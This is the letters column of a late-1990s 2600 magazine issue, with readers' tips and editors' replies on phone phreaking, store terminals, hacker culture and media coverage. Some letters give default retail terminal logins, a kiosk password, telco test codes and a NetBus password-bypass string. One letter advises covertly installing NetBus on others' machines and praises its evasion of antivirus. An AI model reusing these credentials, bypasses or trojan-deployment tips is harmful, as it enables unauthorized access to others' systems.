If you would like some insane artwork which is very fitting of the hacking theme, I will do plenty of it for you. I ask for nothing in return. As an idea of what kind of artwork I do, I will be sending you some examples which I think you will find very interesting. Let me know... in your next issue, or whatever.

flatline

We're always interested in new designs and interesting artwork. We're especially interested in some new and exciting t-shirt ideas. If we can use what you send us, we will certainly be in touch. Thanks for the thought.

Dear *2600*:

I was reading the Winter 98-99 issue and one of the letters you responded to said you only trade accounts with .mil users. Well, I have a few that I would be willing to trade. If you are interested....

Douglas

You were far from the only one who responded - that's what's scary. But rather than get caught up in some international web of intrigue, we'd prefer accounts on a box where the owner won't be court-martialed if our presence is revealed.

Revelations

Dear *2600*:

I was just logging in to a Hotmail account one day and I found something pretty funny. If you do a select all on the page, they have some hidden text at the top and the bottom of the page that's the same color as the background. It says "Free Email (Electronic Mail) on the Internet using your Web Browser. No software. No configuration other than optional one-time POP Mail setup." If Microsoft will hold petty shit like that from us, what do they withhold in anything else they produce/publish!?

ZeR0LogiKz
Michigan

Well, it's not exactly a smoking gun but it is interesting to find hidden text. One can only imagine how many secret messages are being conveyed through web pages in this fashion. Someone ought alert the authorities.

Dear *2600*:

The photograph on the cover of 15:4 is the Bridge LED screen at the MGM hotel and casino. The memory dump was caused by a conflict with Proconm32 Rapid Remote and the Sigma Designs Real Magic Netstream2 MPEG3 card.

rowarren

We're just glad the Back Orifice app stayed in the background.

Dear *2600*:

I found something interesting while looking through Bellsouth's (unprotected) ftp server. The file at location ftp.bellsouth.com/pub/isdn/bst_isdn.exe seems to be some sort of catalogue for a small portion of Bellsouth's customers. Another interesting file is ftp://ftp.bellsouth.com/pub/ewp/appl.exe which is something called the "Electronic White Pages." It contains a program called "tracer." I have yet to find any use for this, but maybe you'll have better luck. I still wonder why big corporations leave their ftp servers open to anonymous access.

Justin

There are legitimate reasons for having anonymous ftp access. We don't know if this is one of them as there is no way in hell we're going to run an executable file from a untrusted source like Bellsouth.

Dear *2600*:

Here's a little more on laser tag. The actual "hits" are made not by the laser beams, but by fairly concentrated infrared beams. So if you got a universal remote (the old-fashioned kind that can "learn" signals from another remote, not preprogrammed) and programmed it with a shot fired from your gun, you could use the remote for a much wider angle of fire. You could even buy or make an IR amplifier for the thing and be pretty much unstoppable. This may not work on all flavors of laser tag equipment, however, it's nearly guaranteed to work on all the cheap "home" versions.

Of course, don't get caught, as it's really, really lame to cheat at laser tag.

Rufus T. Firefly

Dear *2600*:

I am a user of AOL's AIM service and enjoy the functionality because it allows me to talk with friends who still use AOL without actually having to go on the evereum-service. When I'm in X, I use the Java version, but when I'm in windows, I use the more featural Windows Version. One of the main drawbacks to the Windows 95 version, however, is the annoying advertisement banners. I see these stupid things everywhere else, and I don't want to see any more than totally necessary. One day I decided that I'd just hex edit them out, and much to my surprise, I did it on the first try. Not only did I get rid of the banner, I managed to replace it with a nice little graphic I whipped up in Photoshop. Here are the steps to "fix" your copy of AIM for 95/98 (NT?).

1. Create a .GIF image with dimensions 120x60, 256 color, call it whatever you want, mine is data.gif, the shorter the easier.

2. Locate the file aolwin.dem and make a backup in case you mess up.

3. Open it in a hex editor.

4. Locate the string:
GIFDATA.</A></HTML>.<HTML><A HREF="%s">

5. Replace it with the string:
</A><HTML>.<HTML><IMG SRC="data.gif">
(Note: data.gif is whatever you named your image.)

6. Restart AIM.

That's it. Surprisingly easy, eh? You can even geek around with the HTML that's in there; there is plenty of unused space for a bunch of code. I've put a link in there so when I click it, it launches my shell account in a Telnet window. I don't know what AIM95 was written in, most likely Visual Basic. The Java and Tcl versions of AIM don't have any banners, and now Windows doesn't either! Have fun and keep the Internet free!

charr
Atlanta

Responses

Dear *2600*:

I'm sure you'll be happy to know that myself and several others here at ATCOM are avid hackers and read your quarterly magazine religiously. I was stoked to see an article about us in *2600*. Although it wasn't very positive, it still made me feel like we made it to the big leagues.

Your speculations about ATCOM knowing of this problem are true, however, ATCOM doesn't fully restrict this type of browsing due to the reason you stated... they don't want to limit advertisers' links too much. You're right in saying that ATCOM is attempting to correct this problem. As for the CyberPatrol issue, due to the fact that these machines are in public places, most venders require some sort of porn blocking software, so ATCOM uses CyberPatrol.

Anyway, the most I can say is thank you for not being malicious (we know you're not, that's why we love you and your mag) and I hope you will continue to produce a quality hacker magazine. We'll continue to enjoy and learn from your findings.

P.S. Our programmer has lost some weight and is no longer a fat ass!

Ethan LePan
Director of Interactive Media/Webmaster
ATCOM/INFO

It's always nice to find people with a clue who are willing to listen to what hackers say. If only this happened more often.

Dear *2600*:

I read with interest Mr. Carlson's letter regarding my cable modem article. As I explained to Mr. Carlson on the phone, misquoting me and taking the article out of context does not in any way make his point valid. Carlson is convinced that I am espousing conspiracy theories, and that I simplified too much. However, if you read the article, next to his letter, the misquotes and lack of contextual reference is glaringly obvious. I would still like to thank Mr. Carlson for writing in - the fact that I reached him to the point that he felt he had to respond is gratifying.

Fencer

Fun Numbers

Dear *2600*:

I was recently playing with a friend's phone - he has rotary only service. Upon dialing 1170 (11 replaces the *) to disable call waiting, I got a voice prompt stating: "Fortell System, enter access code." I was very surprised to get this prompt and, being the novice phreak that I am, I tried brute forcing my way in. I tried about every tone sequence I could think of, only to be met with "Invalid code, enter access code." I tried to enter codes whenever I was bored, with no success. This is when a GTE repairman came to my place of employment. I casually asked him a few questions I had and threw in the Fortell one. He seemed to be very nervous about me knowing this, but said that the 1170 is a "shortcut" so the linemen don't have to dial the whole numerical sequence to get into the system. He said that the Fortell system is the product the GTE telemps use to "listen" to your phone line, and it can be used by the linemen in the same way. I've only noticed that this "shortcut" works in my LATA, which is in the GTE central Michigan service area.

maxmouse
Owosso, Michigan

Dear *2600*:

On behalf of the Vancouver, Canada meet, I'd just like to tell you that on digital BCtel payphones you can type in ACREST (227378) following with (ironically enough) 31337. It then asks for a three digit op code. After eight attempts it blocks any more tries for the next hour or two.

Remy

Dear *2600*:

I found this number when scanning a while back. 2106551023. When you hear the tone, dial 1111 and then you get another tone where you dial the seven digit number you want to test. You get all kinds of options such as audio monitor and ring high level tone. If you pick up the line you're testing, then there's no dial tone and you can hear the different tests you're running. It only works on prefixes in the immediate area (655, 656, etc.). I've played around with it a bit but I have a few questions. What do all the tests do or mean? And could there maybe be more passcodes that give you other options?

PhuzzBal

We found a lot of options on this evening one and they really are fascinating. The one which piqued our curiosity the most was the option to "monitor a line." It makes the line busy when you use it so there seems to be

little chance of catching a conversation. We haven't managed yet to see this on a conversation in progress though. We'd welcome more info on these devices around the country and we'll publish what our experiments yield.

Dear *2600*:

I was wondering if you can help me with something. I want to know what my ANAC code is for my area. I live in New York (Queens). My zip code is 11423 and the area code is 718. If you know it can you tell me please? If you don't can you tell me how to find it?

Mike

The way to find ANACs (automated numbers that read back your phone number) is to look around for unused exchanges and just keep experimenting. Historically, Queens has been included in the 958 ANAC that works throughout the New York metropolitan area. We've also seen 511 work in some places.

Secrets

Dear *2600*:

Open Excel, use the new spreadsheet icon to open a new spreadsheet, hit your F5 button in the reference box, type X97:L97, ok this entry, tab one time, hold control and shift while using your mouse to open the chart wizard icon You'll get a flight simulator game that is built into Excel and controlled by the movements of your mouse. Hit escape key to end session.

ethan
army.mil

We wonder if the Air Force also uses this method of training.

Gripes

Dear *2600*:

I am an avid reader of your periodical and have been involved in computing for many years. I would just like to rant at how annoying it is to see all these "bad asses" who use three's for e's and so on. This is ridiculous. This does not help how people view hackers. If we want respect, we need to be professionals at what we do and how we act, including our opinion. Besides that, it is annoying to read. If you think you are worthy of the title of hacker, then you would know not to use the spellings. In addition, before you voice your opinions, make sure you know all the facts. Opinions are valid only if they are researched. Granted, you will not know everything, but at least try to find out as much as possible. Just a reminder, you are not "elite" if you exchange letters with numbers. It is annoying as hell, besides proving your ignorance.

ICE Breaker

w3ll S@id

Dear *2600*:

In your editorial "The Victor Spoiled" (15:4), you mentioned the fact that many hackers have been selling out to the corporate sector and violating many of the highly held views that have underlied the culture. I enjoyed this article and found it to be very close to the truth, but there's another problem within the developed hacker society that needs to be addressed, and that is the question of acceptance.

Perhaps the Mentor summed it up worst when he said "We live without race, without religion." That was the 80's. Now we live without unity. Back then, hackers were largely a united front. When significant threats came to the culture, people were able to work together and fight them away. Even when the hackers fell, they left in rebellion against society.

There is now race and religion within the culture - a horrific tinge of race and religion. The race can be interpreted as the white-hat and the black-hat, both of which distrust each other; the religion as the skill. Nobody trusts anybody outside of their abilities, because they have no reason to. We now exist with such strong lines that entering the hacker society is nearly impossible, and even when it's possible it requires the condescendence of a mentor in person. This has to do with many things: the evolution of Linux, the spread of the Internet, the high cultural view of hackers among the young.

Who are we to judge? We work underground because we don't want to be judged. Too many people don't want to face that fact, and go on being prejudiced, intolerant, and ignorant of the truth: that there are newbies who can learn.

Are we going to be as ignorant as the society that shuns us, or are we going to shut up, cooperate, and judge people by *who they are*? I can only pray that someday our world will go through a time when the peasant masses rise up against the oligarchy.

RGBKnight

To say that everyone was united in the 80's is in itself buying into a myth. Hackers have never been a unified force and it's unlikely that will ever happen. That's a good thing for the most part as individual spirit is the most prized of all hacker attributes. If you find yourself being shut out of the hacker community despite your efforts to become part of it, you're either trying for the wrong reasons or you're talking to the wrong people. While there are some in the community who genuinely enjoy being in a group and getting lots of publicity, the greatest number of hackers exist in far smaller, even solitary, numbers, and they are constantly learning for the sake of learning without regard to social mores or fashion. There are the ones who will always endure because nobody really knows who or where they are.

Dear *2600*:

Well guys, I was a little disappointed to see your answer to the "apply" named Name. He (or she) asked whether you can do anything with a Mac. It seems a bit narrow minded to discount a platform or machine that you don't like and then discourage others from trying them. The Macintosh is and always has been the epitome of "the hacker's spirit." The heart and soul of the Macintosh and Apple were Steve Jobs and Steve Wozniak, two of the first phone phreaks around! There are numerous statistics and figures that can confirm the advantages in cost of ownership etc., etc. But the true reason for advocating the Mac lies in the fact that it truly is the finest piece of hardware in any hacker's arsenal. A machine that easily and seamlessly can emulate most any machine's platform! Let's not forget the fact that most of all PC CD's were produced on a Mac. How can you deny the sheer logical beauty that this perfectly adaptable, versatile machine offers in the form of its simplicity and efficiency?

K2

A special thanks to those who completely misinterpret our one sentence answers and write little sermons based on this.

Dear *2600*:

I was flipping through channels and I saw a report on a local news station in the Dallas/Ft. Worth area about "the hacker threat." The title they used for the main show was "techno terrorists." I couldn't believe the backdrop they had as the blacked-out hacker talked - it was the "Free Kevin" image as seen when you first enter the *2600* site. First of all, where did we get the name "techno terrorists" from? Do we make chemical bombs and threaten the free world? Do we massacre world centers without reason simply for shits and giggles? Second, why in the hell did they pick the "Free Kevin" banner?

shinobi

We don't even massacre world centers WITH reason! Reports like this are all too common and exist mostly to shock and outrage people without actually informing them of anything. When you see crap like this, complain to the offending station and spread the word so the whole world can see what idiots they are.

Dear *2600*:

I've been viewing your site and your mag for quite some time now, and something is troubling me. You often claim, rightly so, that the media has mangled the word hacker to mean a criminal who operates with technology. The current term for this is "cracker." Yet you refer to the cracked pages on your website as "hacked." What's with this? Are you along the same lines as the media and need the yellow-journalistic values to attract viewers, or what?

Matt Lesko

We knew this was going to come up eventually. Over the years, there has been a movement to create a new word that basically means "evil hacker." This was a misguided effort on the part of some early hackers who resented the categorization with current day hackers, whose rebellious attitude and agenda sometimes rubbed them the wrong way. (The parallels of early and current hackers are all too often lost on both groups.) The word they came up with, after much debate, was "cracker." Brilliant. (Previous attempts at this same thing included such words as "worm," "phracker," and "hackerphreak.") The main problem with creating such a word is that it basically transfers whatever problems existed with the first word over to the second one. But it's worse because now all of a sudden you have a word that ONLY has negative connotations without a clear-cut definition of what the negative connotations are. This is easily provable by talking to people who define someone like Kevin Mitnick as a "cracker." Almost without exception, these same people will say that Mitnick belongs in prison. No further discussion. All details of the case are simply skipped over. "Cracker" denotes a criminal without defining the crime. Conversely, describing someone as a hacker opens up the door to all kinds of questions about what was really going on. We already have plenty of words that can aptly describe a computer criminal - thief, vandal, extortionist, the list goes on and on. Such people are clearly not hackers and the way we describe them tells us something about the crime. The word "hacker" has most certainly been misused by the media - anyone who says they are a hacker is reported by the media to be one without any confirmation. That laziness is what must be changed, not the words. Manipulation of the language is a very insidious way of controlling the masses. We must be wary of this.

Tales of Injustice

Dear *2600*:

I have been a reader of your mag for a few years now and have found it most informative. The Kevin Mitnick saga now in its fourth year has been of particular interest to me. That interest has now become very personal. One of my friends and former coworkers was recently fired and arrested for theft from our employer (a very large computer retail outlet). Subsequently he was convicted for the crime he committed. He deserved his punishment, justice done. At his sentencing, the prosecuting attorney recommended to the judge that my friend not be allowed to work with computers as a part of his probation, in fear of getting access to account numbers. My friend and I are currently employed as computer consultants, and that would have been the end of the career that he had trained for and was his only employable skill. The judge wisely ignored that request saying that it would be counterproductive to the punitive actions he had in mind for my friend. I applaud the judge for his decision, however one must ask why it should ever have come up. The prosecutor has the mind set that any criminal action taken by someone of even moderate skill in computers rates that person as some kind of UberHacker, and should be treated as such. My friend has lost his job as a consultant; is that not punishment enough? It will be very hard for him to find a job without his parole officer keeping him from using the skills he has, just from his arrest record and felony conviction. My friend fucked up, he did something stupid, and got caught. An overzealous District Attorney nearly ruined any chance my friend had of maintaining the semblance of a career. I am chilled when I think of the possible futures if this kind of ignorance will be the precedent.

marbike

Better put on a sweater. This kind of thinking seems to be on the rise as knowledge of technology is increasingly being demonized. It's all a result of people with an understanding of computers and a great fear of technology being put in charge of individuals' fates.

Dear *2600*:

Ok, here is my story. I went to the mall and my friend came along with me, we got dropped off at Sears because they have computers to mess around with. We

were upstairs messing with the computers and a little nerd store man came over. He said, "Do you guys need any help? We said no, then I put in a disk that had two progs on them: Bios310 and 95scrfx. We put it inside the shiny Compaq PC and he wanted to know what it was so we said we were gonna extract the screen saver password. He didn't believe us and he wanted us to prove it. We thought this guy was gonna be pretty cool so we showed him but the disk wouldn't work on their computers because I forgot I formatted it on mine. "Damn." By that time he left us, so I looked at where he went to go and the bastard was on the phone so when he came back we asked him who he called and he said, "If I were y'all I would leave fast." We though he was messing around but we left and were acting like we were sneaking away but then by the time we got to the elevator a smart ass security guard came to us and told us not to run it would just make it harder. We stopped and we were talking to him. While he was talking I leaned on a vacuum cleaner and it turned on. This pissed him off more. Then he wanted ID so my friend pulled his out and said "FBI." This pissed him off very bad. Then he said just for that smart remark he was gonna take us to some little detainment room. We went with him because he had my friend's money. We stayed in there for like two freaking hours explaining what happened but they made more smart remarks like do you like to cut grass? Well you're gonna be doing that if the computer is broken. Then stuff like I don't bite. And they took our only proof that was on the disk and said they were gonna mail it back to us and then they put our addresses on them and all, then later another cop came in the room and they said what should we do with the disks. He said destroy them. Then they broke the disks in front of us and the smart ass one said, "I have always wanted to see what the inside of one of these looks like." The other one said "Why didn't you just buy one?" Then the smart ass one said "Because that involves money." I was thinking in my mind "hahaha... no!" Anyway they charged us with a felony called computer fraud. *Damn.* It is on our permanent record now. And then they made us walk with him to meet my mom and *everyone* was looking at us and he was saying shit like were we happy? Then after that my mom was late as hell getting there to meet us where we were gonna meet but she wasn't mad cause she believed us and then when we left we went to Barnes and Noble and got the new Spring issue of *2600*. And that's why I felt like writing you guys.

Outbreak

Folks, we could never make up a story like that. In fact, The X-Files couldn't make up a story like that.

Retail Tips

Dear *2600*:

In reply to a letter in 15:3 about screwing with Office Max's computer system, I'd like to add/subtract, and clear up a few things. First of all, contrary to NS's belief that you can change things from the Retail System Menu, you really can't do anything good. You can't change prices, you can't change UPC's, you can't even change label descriptions.

For all you 16 year old 'leet hackers who want to flaunt your shit for the other employees, here's the shit. The dummy terminals are run off a mainframe usually kept in the cash office, or manager's office, or something. The login and password for the terminal are correct, it's pretty much always "Store" and pw 0xxx where xxx is the store number. This will get you into the Retail System Menu. From there you can do Price Checks, Quantity on Hand Checks for other stores and your own, Print Labels via Label Printer (usually in back of store), add labels to the print queue, and that's about it. Nothing too elite here. So we move on to the bang on the keyboard method. Nine times out of ten this will drop you into a unix shell. If you're too stupid to know what to do here, put down this magazine and walk away. Nothing is write protected (so I've heard, I've never actually done any of this).

Fredrick 860

Dear *2600*:

While walking through the local Wal Beans I noticed a new machine in the corner. It was a Kodak scanner/picture editor/printer. It allowed you to put in a Kodak picture CD or disk and load your picture or just grab it from a disk. Then you could do some basic things such as lighten, darken, and so on. When you select the print option it prompts for a password and an employee comes over and punches it in. At mine at least the password was 4178. There is also a setup area, but the password is different. The printer is *extremely* quiet. In fact, since the goon behind the counter is usually running the real photographic equipment, you can't even hear it. It takes about two minutes to print, prints on glossy paper, and is of a comparable quality to originals. The price is a steep $7.00 a page though. So I was just wondering if any others out there could shed some light on these new computers. Oh yeah, I don't know what software it's running on, but as far as I saw, there was no demo or anything where you could try something as in the 15.3 Radio Shack article.

Sylex

Cries for Help

Dear *2600*:

Message: Please help me. I have been hacked on my geocities page. Is there a way to reverse this, or a way to hack it back?

TOPACE12

If you "hack it back," you may be committing a felony, depending on where you live. Be very careful. We suggest getting a book on HTML to avoid becoming a real legend in the hacker world. Putting up a web page before you learn how to put up a web page is generally a very bad idea. The .gov sites are an exception.

Flush Out Religion

Dear *2600*:

First off let me say that I am a Christian as well as a (beginning) hacker. I have noticed a disturbing trend: "Christians" writing to computer magazines and spewing a holier than thou routine. I feel that *2600* is a place to spread information, not biased opinions. If you don't like it, flame on Usenet but not in *2600*. I've seen the "kiddie xxxx" books at B&N and I've seen the hacked web page. Both have their good points and their bad ones, but it's now time to leave religion out of *2600*. Just remember, you are entitled to your beliefs and so are we. On a side note, God of Dirt will never have an outdated arm, it will serve as a chilling reminder of the injustices done by our government.

Joe Sixpack

You were doing so well before you got to the God of Dirt.

Mischief

Dear *2600*:

An Adelphia cable truck pulled up to my building the other night and the driver got out and ran inside. Since he didn't see me when he got out and I figured he'd be inside for a couple of minutes, I thought I'd investigate. I tried the passenger side door - it was unlocked. I opened it and looked around. There was a lot of equipment inside, but as I didn't want to damage my karma (or get caught), I just left the door wide open and waited for the driver to come out.

His mouth dropped open and he must have spent ten minutes looking around inside his van. I'm sure some of your readers will condemn me for not following through, but my hacking philosophy has usually been one of education. I'm sure he will think twice the next time he will "only be inside for a few minutes."

Anonymous

You did exactly the right thing - stealing is hardly "following through" unless a life of crime is your goal.

Dear *2600*:

I was in DC over spring break and decided to tour the White House. Just before you go through the metal detectors there is a decent sized metal box that houses a phone. Well the phone started ringing and a Secret Service agent answered it. The number was written on the phone: 395-4335. Also, a friend of mine told me about a "secret" on whatsthematrix.com in which you click on the keyboard and it brings up a java window that says "email or password here". If you put "trinity" in you get a neat little trailer, but if you put in an e-mail address, it will send an e-mail to that address that says "The Matrix has you." That got me thinking. Is there a site that would not only let you input the address, but the text also? That could be quite a step in Internet privacy because it's not you that's sending the message, rather it's a mailerbot that doesn't send any info about you, such as your IP.

the ninth name is NOD

Anonymous remailers have existed for some time and they continue to flourish. But there is no guarantee of anonymity as long as mail records can be cross-referenced. For a list of remailers, check www.publius.net/list.html.

Clarification

Dear *2600*:

Okay, so let me get this straight. Selim I has been rumored to have been transported by a time machine like device from 1520 c.e., only to reappear in the mid-twentieth century. During his stay he ruled the non-existent Ottoman Empire, which, after its fall had achieved its most notable status: nullity. Because, of course it's imperialistic conquering of many lands amounts to nothing remarkable. And then, during his stay, happens to come upon and use a touch-tone payphone. Wow! So, anyone know where I could find a time-machine of my own? I'd love to have Genghis Khan meet some of my teachers. Thanks.

baalse

Well, we did say it wasn't verified.

Dear *2600*:

Re pokesmot's letter on op-diverting, the reason the AT&T operators can still get her area but not her phone number is because her NPA is still shown in the ANI but her phone number is shown as 000-0000. In some places ANI is simply not forwarded at all, and that's why you can give a ten digit long distance number. Op-diverting will slowly phase out though because of ANI II. If you try to op-divert from southern California your phone number will still show up but with an ANI II pair 23 instead of 00. To see if your local operator forwards no ANI, your area code, or ANI II 23 (or 34 in some places) call 800-487-9240 or 800-514-9939.

Lucky225

Dear *2600*:

In issue 16:1 I noticed a typo on your table of contents page. Instead of saying: "Volume Sixteen, Number One" as on the cover, the page read "Volume Fifteen, Number One." Are you trying to start Volume Fifteen all over again? I just wanted to let you know about the error.

NullCe

You and a hundred others. We've decided to blame it on Y2K.

Dear *2600*:

What the hell is the background of issue 16:1 supposed to be?

Elite

Reflection. Surprise. Terror. For the future.

Supplemental Info

Dear *2600*:

J.P.'s article in 15:4 was nice info, if maybe a bit dated. Netscape 4.5 has a feature that does about the same thing without the added time needed to write the .bat file. Click on Edit - Preferences - then on the "Clear History" and "Clear Location" buttons - double click Advanced - "Cache" sub-menu - "Clear Memory Cache" and "Clear Disk Cache" buttons. After you click on each button, there's a window that pops up and asks if you're *sure* you want to clear these. You can hit "Enter" or click "OK" to dispel the window.

Corey

Dear *2600*:

It was nice seeing something on iButtons. I would add that there is another model, the 1427, which is

equivalent to a 1994. Also, Dallas Semiconductor has a UNIX development kit available for free download, in source form. The DS1411 kit works with standard UNIX serial interfaces and the DS1411 RS-232 (more or less) serial interface. The terms of the License are never really specified, but I would presume redistribution is allowed. See:
http://www.ibutton.com/Software/Soft_Arch/Support/utilities.html

Additionally, I have some ugly code I hacked together one weekend to do authentication as well as session control. It works but it's not very polished and since I moved to OpenBSD, I don't really have a lot of personal demand for Linux PAM modules, so it's just waiting for someone to pick it up and do things right. The source can be found at:
http://www.zweknu.org/iButton-PAM/

ts

Dear *2600*:

I'm writing to you about the article in your 15:4 issue named "Hotmail Fun." I tried logging on to my hotmail account and then opening up a second Netscape and typing in:
www.hotmail.com/cgi-bin/my_account_name
I also used www.anonymizer.com. Neither worked. Is it not possible to do this from my own cpu?

Corban

Shortly after that issue hit the stands, the security hole disappeared.

Dear *2600*:

As a longtime reader and full time reporter, it was with more than some interest that I read Nex' "How to Handle the Media" in 15:4. I think Nex was spot-on in most of his/her particulars, but before I start ranting I wanted to make/emphasize a couple of points:

1. It's true that most reporters won't show an interviewee a copy of an article before it's published (which can get into some sticky First Amendment prior-restraint issues), but definitely ask anyway. A decent reporter will at least read back your quotes in order to make sure he/she's not misrepresenting you.

2. Make an effort to read some of the reporter's previously published material, so you can decide for yourself whether or not you even *want* to be interviewed. In other words, is the reporter fair? Or simply going for the quick and dirty "evil hacker" hit piece? The U.S. media culture seems to have everybody thinking that Warhol's 15 minutes is a *good* thing, and it isn't always... if you don't think the reporter will accurately convey your story, just say "No thank you."

Now then. My rant concerns Nex' final paragraph, which I think may be the article's most important point. "The media is not your enemy. The media is a tool and like any tool it can be used for both positive and negative results." In this statement, Nex demonstrates a profound understanding of the news business, and one which I think eludes most people. Replace "media" with "computer" and you also have one of hackerdom's basic tenets. And hackers and reporters (good ones, pure Knights of Knowledge ones, anyway) actually have a lot in common: intense curiosity, a passion for details, a burning desire to uncover what's "behind the scenes," a compulsion to be smarter than one is, an inherent distrust of anyone or anything that says "Keep out."

This is why I got into reporting - and, in a smaller way, hacking - in the first place. But these are generalizations. Specifically, I think a lot of unfavorable hacker-scene coverage derives from its spot-newsworthiness; i.e., kids getting busted. The *real* story, of course, is not, "So-and-so broke the law," but rather, "What's the appeal? What *is* hacking? Why did so-and-so do this?"

And a lot of that isn't getting reported - either because editors/news agencies/reporters think they already know the answers, or don't care, or because of the tendency for intellectual adolescents (hackers or reporters) to smart off without knowing/caring how that's perceived by Joe Public.

Admittedly, I'm of the old school that says "Report, don't editorialize." And at the end of the 20th Century, that attitude seems to be crowded out by the blow-dried talking heads pimping for ratings. But I'm not the only one who still feels that lust for objectivity. Hopefully, your readers seeking to use the media to educate a hacker-ignorant public will find other kindred spirits.

Scoop

Dear *2600*:

I just wanted to clarify a few things in my "Network Scanning with NMAP" article in 16:1. The biggest point is that I was referencing NMAP 1.51. My bad for not putting it in the article itself, but at the time of submission (11/15/98) it was the only one out. Three to four weeks after I sent it, NMAP 2.0 was announced. So yes, the article details a very old version of NMAP.

The next point is that some headings got left out. It should read as follows:

SYN scan against RedHat Linux 5.0 box —log messages of what was seen—

FIN scan against RedHat Linux 5.0 box. No detectable signs in logs, and accurately returns port listing.

SYN scan against NT 4.0 sp3 box —stuff about DNS error messages—

FIN scan against NT 4.0 sp3 box. Leaves nothing detectable in the event log, but also fails to detect any open ports.

Both headings about the FIN scans got cropped, leaving bizarre sentences about nothing being detected.

Otherwise, the article reads as I sent it. I would like to say a little followup to my five closing points: recently I ran tests against multiple intrusion detection systems, and my five points held very well. Slow and cautious gets past every time.

rain.forest.puppy

Dear *2600*:

In 14:3 (now that's old) there was a letter printed where a person gave the number (217) 792 2999. The number spits out MF tones, and then says "Dial 9-1-1 from your calling area. Hang up, and dial 9-1-1." You said you didn't know what purpose this served. In actuality, it's probably the old emergency number for this area. Then, when 9-1-1 came around, this recording was programmed in the old number's place. The MF tones at the beginning are the tones that signal the recording to begin. This is a Stromberg DCO digital switch, similar to the one used in Fisher's Island, New York. Chances are that you can't blue box off this switch, either.

MMX

Anyone familiar with the Fisher's Island switch is a true phone phreak. Back in the old days, when it was on a step, people called from all over the world to hear the bizarre noises it made on rings and busies. What's particularly odd about this switch is that, although technically part of Long Island, Fisher's Island is closer to Connecticut so calls are routed through there. Years ago, you would hear an extra hiss as this part of the journey was added in. For those interested, Fisher's Island is the 516-788 exchange.

Dear *2600*:

The other day I picked up 16:1 and I was reading my favorite section, letters, when I came upon this letter written by Liquid Fire. He/She talked about trying to call someone from his/her telemarketing company and getting a message saying not to call this person. Then he/she proceeded to call them again and found that it was ringing almost 99 percent of the time and after the other end picked up, the person would almost always buy anything the company was selling. Well, there is a reason for this lovely little message being there. It generally means that the person on the other end told the company to put them on their "Do Not Call List." (Yes, there is a list and although this message may have a different meaning, it more than likely regards this matter.) So, if their name is on this list and they have a form of proof, your company could be held in a million dollar lawsuit and you, most definitely, would lose your job. If you want to try this, go ahead, but if you have read this letter and proceed to do so, you have to be a moron.

Justin
Memphis, TN

Dear *2600*:

I work for a major ISP and Uneasy Rider's comments were correct. But there are actually two groups of UUNET lines. UUNET and UUNET-DA. UUNET is the one controlled by Microsoft. But there are several other backbones like PSINET that aren't.

Anonymous

Dear *2600*:

In the "Concerns" of issue 16:1 "Uneasy Rider" states that UUNet has a deal with MSN "that says if any of this equipment gets more than 85 percent full, that it is to only accept MSN callers. UUNet's other resellers know nothing about this partnership." Yes, UUNet has this deal, *but*, other resellers know all about it. I used to work for EarthLink, and not only does Earthlink know about it, but we also used a "secondary" UUNet service called UUNet-DA (for Dial Up). It's a separate network that MSN doesn't use, so it has no restrictions on it. Basically, the story behind the two networks is that MSN helped UUNet pay for nationwide upgrades, and in exchange, they got this deal. In response, a bunch of other national ISPs helped finance the UUNet-DA network, so it is free of the MSN restriction.

Charon

Dear *2600*:

Reference the recent article in 15:1 "Wreaking Havoc with NetBus!". In the closing paragraph the author states, "in fact I know more than one net admin who uses netbus to remotely administer their NT network..." Hopefully these idiots are not actually making a living as network admins.

What the author did not tell the readership: there is a backdoor in NetBus that will allow *anybody* to connect with no password. NetBus' protocol is not encrypted and the commands have a simple format: the name of the command, followed by a semicolon, followed by the arguments separated by semicolons. When the client sends the password to the server, it sends a string similar to:
'Password;0;My_password'

Now for the gotcha: if the client uses a 1 instead of a 0, you will be authenticated with any password! So go for it. If you are an administrator dumb enough to do as "more than one" administrator known to the author do, then you belong in the unemployment line. Furthermore, it is every loose cannon on the planet's obligation to help you get there as soon as possible (without a reference from your previous employer). Take the author's closing comment ("be responsible and do not destroy other people's property") as sound advice.

F00bar98

Dear *2600*:

In the spring 1999 issue (15:1 on the cover, 15:1 on the table of contents), you had an article on "Hacking a Sony Playstation." I work with a guy who sells "hacked up" games for the Playstation, and this is the info he was able to give me:

If your Playstation was made recently (last six months or so), then they have added a steel casing over where the mod chip needs to go. This eliminates the Mod chip, but there is another great advance on the horizon. The new Playstations have a parallel port in the back and there is a piece of equipment called a game shark that will plug into there... and, as a side effect of its cheat code capability it conveniently allows you to play burned games....

Also, if someone has not heard, the new Macintosh G3's allow you to run Playstation games (for whatever that is worth), and Sony is pissed. I assume the Game Shark (retail price about $25 US) will soon be attacked by the Sony Secret Police but until then, you may wanna look into it.

matt

Dear *2600*:

Re: "Hacking Resnet," the author of this article would do well to obtain an old Sun Sparcstation for use as a router during his probes of the network. He mentions that the admins of his VLAN are able to block his MAC address from communicating, but the Sun NVRAM is simple to change the MAC address, and the systems themselves can be obtained for $50-$200 at your local surplus shop or an online auction site (do avoid the greedy who use a "reserve" price for their 10 year old relics). Once you have one of these, take a look at http://www.squirrel.com/squirrel/sun-nvram-hostid.faq.html for information on how to

fix your MAC address.

Re: 16:1 "Letters," James Carlson mentions in his letter regarding cable modem security that there is no way to detect a host with its interface in promiscuous mode. This is not entirely true, as there are many broken implementations of the IP stack out there. On older linux kernels, one could simply map a bogus MAC address to the target system's IP address: # arp -s target edie1.ideabeef and give it a ping. Linux failed to check the MAC address before passing it up to the IP stack in promiscuous mode. In fact, many older systems with the Berkeley Packet Filter or Sun's Network Interface Tap would also respond to this. There's even a program out to do this for you, NePED: located at: http://www.apostols.org/projects/neped/. Also, if you forget to shut off DNS lookups when you're sniffing, you're going to look awfully suspicious generating all those DNS requests.

techs

Dear *2600*:

While reading "Wreaking havoc with netbus" in 16:1, I realized that the newest version of Netbus, Version 2.01 Pro, had recently been released. So I cruised over to their website, www.netbus.org, and picked me up the trial copy. As soon as I ran the server I noticed some new things. So I thought I might inform you and your readers about the new things in v2.01. In the new version of Nb, the creator has upped the overall design, giving it Office 97 Toolbars. However, the server in v2.01 has been completely redesigned. It can now be set to connect on a specified port and you can set up multiple accounts on it. This is all good except for one thing. If you plan on installing this on someone's computer like with whack-job, the NB server pops up asking the port to connect on, whether it's visible or not, and what accounts exist. Getting this installed remotely will take a lot more social engineering than before. The client is also harder to use and the function "Disable all keys" has seemingly been eliminated. The best thing that I have found about v2.01 is the fact that even the newest version of Norton AntiVirus or McAfee doesn't detect it as a virus as it did with v1.6. So in my opinion, upgrade if you want the stealth ability from virus scanners, otherwise, stick to version 1.6.

